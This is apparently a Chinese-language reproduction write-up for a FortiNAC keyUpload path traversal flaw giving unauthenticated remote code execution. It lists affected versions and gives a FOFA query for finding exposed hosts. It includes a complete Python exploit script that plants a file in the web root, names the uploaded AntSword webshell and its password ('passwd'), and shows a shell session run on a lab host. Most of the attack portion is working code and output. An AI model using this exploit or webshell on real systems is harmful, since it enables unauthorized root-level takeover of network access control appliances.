F19-1Fortinet-FortiNAC-RCE


漏洞描述：

`FortiNAC keyUpload` 脚本中存在路径遍历漏洞，未经身份认证的远程攻击者可利用此漏洞向目标系统写入任意内容，最终可在目标系统上以 `Root` 权限执行任意代码。

影响版本：

FortiNAC 9.4.0
FortiNAC 9.2.x <= 9.2.5
FortiNAC 9.1.x <= 9.1.7
FortiNAC 8.8.x
FortiNAC 8.7.x
FortiNAC 8.6.x
FortiNAC 8.5.x
FortiNAC 8.3.x
不受影响版本
FortiNAC 9.4.x >= 9.4.1
FortiNAC 9.2.x >= 9.2.6
FortiNAC 9.1.x >= 9.1.8
FortiNAC 7.2.x >= 7.2.0

网站图片：



网络测绘：

fofa语法：

FOFA：app="FORTINET-FortiNAC"

漏洞复现：


访问环境验证漏洞是否存在

回显以上内容，证明漏洞存在
直接利用漏洞点写入webshell
exp:


payload：

```
#!/usr/bin/python3
import argparse
import requests
import zipfile
import urllib3
urllib3.disable_warnings()


def exploit(target):
    url = f'https://{target}:8443/configWizard/keyUpload.jsp'
    r = requests.post(url, files={'key': open('payload.zip', 'rb')}, verify=False)
    if 'SuccessfulUpload' in r.text:
        print(f'[+] Payload successfully delivered')

def make_zip(payload_file):
    fullpath = '/bsc/campusMgr/ui/ROOT/a.jsp'
    zf = zipfile.ZipFile('payload.zip', 'w')
    zf.write(payload_file, fullpath)
    zf.close()
    print(f'[+] Wrote {payload_file} to {fullpath}')

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', help='The IP address of the target', required=True)
    parser.add_argument('-f', '--file', help='The cronjob payload file', required=True)
    args = parser.parse_args()

    make_zip(args.file)
    exploit(args.target)
```

效果图:
原理：将 payload文件打包成一个zip文件，然后将该zip文件上传到目标IP地址的特定URL下(/bsc/campusMgr/ui/ROOT/xxx.jsp)。如果上传成功，它将输出“Payload successfully delivered”。
payload（写入的是蚁剑一句话马子,密码：passwd）




上传成功，测试连接



注：https协议的需要设置一下忽略证书，不然会报错

重新尝试




```
(*) 基础信息
当前路径: /bsc/campusMgr/master_loader
磁盘列表: /
系统信息: Linux
当前用户: nac
(*) 输入 ashelp 查看本地命令
(nac:/bsc/campusMgr/master_loader) $ ls /tmp
hsperfdata_nac
hsperfdata_root
show-updates-temp.15796
show-updates-temp.27446
systemd-private-f6b74770af694cef959f0d1baac6d661-radiusd.service-AG1d1c
templates
tomcat-admin5031215688921498853
tomcat-portal4759410531515450887
(nac:/bsc/campusMgr/master_loader) $ uname -a
Linux lab.fortisat.local 3.10.0-1160.83.1.el7.x86_64 #1 SMP Wed Jan 25 16:41:43 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
(nac:/bsc/campusMgr/master_loader) $ id
```